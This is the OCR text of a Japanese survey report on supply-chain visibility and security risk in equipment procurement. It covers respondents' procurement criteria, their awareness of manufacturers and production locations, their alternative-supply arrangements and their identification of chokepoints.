
- 何らかの企業の傘下になる企業は、44.5%となり、
  - 親会社としては、通信事業者、SIer、不動産会社がある。
  - その他、鉄道会社、電力会社、建設会社、商社、製造業、発電設備製造といった企業の傘下という回答もあった。



サプライチェーン可視化 サマリ(1)
– サプライチェーン評価における安全保障リスク

機器評価における安全保障リスクの位置づけには、改善の余地がある


- 調達時に重要視することの上位三項目は、信頼性・性能・保守サポート
- 安全保障リスクを重要視する項目とした回答は30%～40%であり、かつ影響しないとする回答は5%程度、あった




サプライチェーン可視化　サマリ(2)
– 安全保障リスクへの理解と備え

安全保障リスクは検討はしても、用意はせず


- 50%～70%の回答は調達機器の開発会社・製造会社・製造場所を把握




- 同じく50%～70%の回答は機器の供給断をリスクとして把握



- 代替品用意が有りとした回答は26%、用意は無し・知らない等の回答が74%。
- リスクをチョークポイントとして把握しているとする回答は50%で、把握していないとする回答は37%、ノーコメントとした回答が13%






アンケート結果

Q6-1)サプライチェーン可視化(1-1) – 調達時の評価ポイント - 価格


- 価格を「重要視する」「どちらというと評価する」という回答は80% (=62.2%+17.6%) となっている。



アンケート結果

Q6-2)サプライチェーン可視化(1-2) – 調達時の評価ポイント - 性能


- 性能を「重要視する」「どちらというと評価する」という回答は83% (=71.4%+11.8%) となっている。
- 調達への影響度としては、価格よりも大きい。



アンケート結果

Q6-3)サプライチェーン可視化(1-3) –調達時の評価ポイント - 信頼性


- 信頼性を「重要視する」「どちらというと評価する」という回答は85.9% (=74.8%+15.1%)となっている。
- 調達への影響度としては、価格よりも、性能よりも大きい。



アンケート結果

Q6)サプライチェーン可視化(1-4) – 調達時の評価ポイント - 保守サポート


- 保守サポートを「重要視する」「どちらかというと評価する」という回答は79.8% (=62.2%+17.6%) となっている。
- 調達への影響度としては、価格よりも同等。



アンケート結果

Q6-5)サプライチェーン可視化(1-5) – 調達時の評価ポイント - メーカ・代理店


- メーカ・代理店を「重要視する」「どちらというと評価する」という回答は49% (=20.2%+28.6%)となっている
- 「普通」という答えが38%で、最も高い
- 調達への影響度としては、価格・性能・信頼性・環境負荷よりも低い



アンケート結果

Q6-6)サプライチェーン可視化(1-6) – 調達時の評価ポイント - 環境負荷


- 環境負荷を「重要視する」「どちらというと評価する」という回答は58% (=27.7%+30.3%) となっている
- 「普通」という答えも含めると87%となる
- 調達への影響度としては、メーカ・代理店よりも大きくなっている



アンケート結果

Q6-7)サプライチェーン可視化(1-7) – 調達時の評価ポイント - 機器の安全保障リスク


- 機器の安全保障リスクを「重要視する」「どちらというと評価する」という回答は71% (= 40.3%+30.3%)となっている。
- 調達への影響度としては、性能・信頼性・価格・保証につぐ大きさとなっている。



アンケート結果

Q6-8)サプライチェーン可視化(1-8) – 調達時の評価ポイント -サプライチェーンの安全保障リスク

- サプライチェーンの安全保障リスクを「重要視する」「どちらというと評価する」という回答は59% (33.6%+25.2%)となっている。



アンケート結果

Q7) サプライチェーン可視化(2)- 機器・部品・資材の調達時、他にも評価項目


その他の評価ポイントをフリーテキストで依頼したところ、以下回答が得られた。

- サプライチェーン・ロジスティクス
  - 納期
  - 供給能力
  - サプライチェーンの対応力
  - 予備品の確保
  - 調達期間
- 製品
  - ファシリティ設備運用時の使い勝手
  - 既存システムとの互換性
- 保守サポート
  - 保守サポートの「迅速性」
  - 緊急時の対応
- その他
  - 対応力・柔軟性
  - 地域経済の活性化への寄与度合
  - 導入実績
  - 取引関連

アンケート結果

Q8) サプライチェーン可視化(3) - 調達品の選定にあたって把握している項目

- 調達にあたって、78%の企業が設計元を把握し、49%の企業が製造元を把握し、51%の企業が製造工場が置かれている国を把握している。




アンケート結果

Q9)サプライチェーン可視化(4)- サプライチェーンで安全保障リスクとして考慮している項目を教えてください 。

- 68%の回答者が、機器・消耗品・交換部品の供給停止をサプライチェーンの安全保障リスクとして考えている。
- 53%の回答者が、技術サポートの供給停止をサプライチェーンの安全保障リスクとして考えている。

安全保障リスクとして考慮している項目 (回答数: 98)




アンケート結果

Q10)サプライチェーン可視化(5) - 安全保障上の理由によりサプライチェーンが切れた時のための、代替手段の用意はしていますか?

- 「用意している」という回答は26%であった。
- 一方、「用意していない」、「知らない」という回答は49%であった。
- 尚、「その他」では、「クリティカルな箇所ではできる限り採用しない」、「電気・空調設備は国産品の比率を上げている」、「異なる販路（国産機器メーカー等）を検討する」といった回答もあった。

サプライチェーンが切れた時のための代替手段の用意 (回答数: 119)



アンケート結果

Q11.) 代替手段を可能な範囲で教えてください。

用意している代替手段をフリーテキストで依頼したところ、以下回答が得られた。

- マルチベンダー化 - 供給元・仕入れ先を複数にすることでリスク回避を図る、という回答が多かった。具体的には以下回答があった。
  - 同業他社への乗り換え
  - メーカー、ゼネコンの変更
  - 複数調達
  - 自社工場と他のサプライヤー
  - 複数選定を行う
  - 代替えの供給ベンダー、工場を持っている
  - 複数社での対応
  - セカンドソースを常に持つ。
  - 同等の物を対応できる先をそれぞれ数社確保している。特殊品になると難しい面はある。
  - 代替工場で製造


- 代替品在庫の確保 - 在庫を常時、持つ事で、リスクを回避するという回答もあった。
  - 常に在庫を持ち、機器の故障に対しては代替機でカバー出来る様、 迅速な対応を心掛けております。

アンケート結果

Q12) サプライチェーンにおけるチョークポイントを「機器」として把握していますか?

- チョークポイントを「機器として把握している」という回答は13%、「おおよその位置として把握している」という回答が34%となっている。
- 「チョークポイントは無し」という回答も含めると、50%がチョークポイントを把握しているという回答であった。

チョークポイントを「機器」として把握 (回答数: 119)




アンケート結果

Q13) サプライチェーン可視化(8) - 運用管理の人材は海外に依存している箇所はありますか?

- 運用管理の人材を海外に依存していないという回答は58%で、一部で依存という回答は7%であった。
- 業務を海外にアウトソーシングしているという回答は11%であった。

運用管理の人材は海外に依存している (回答数: 119)

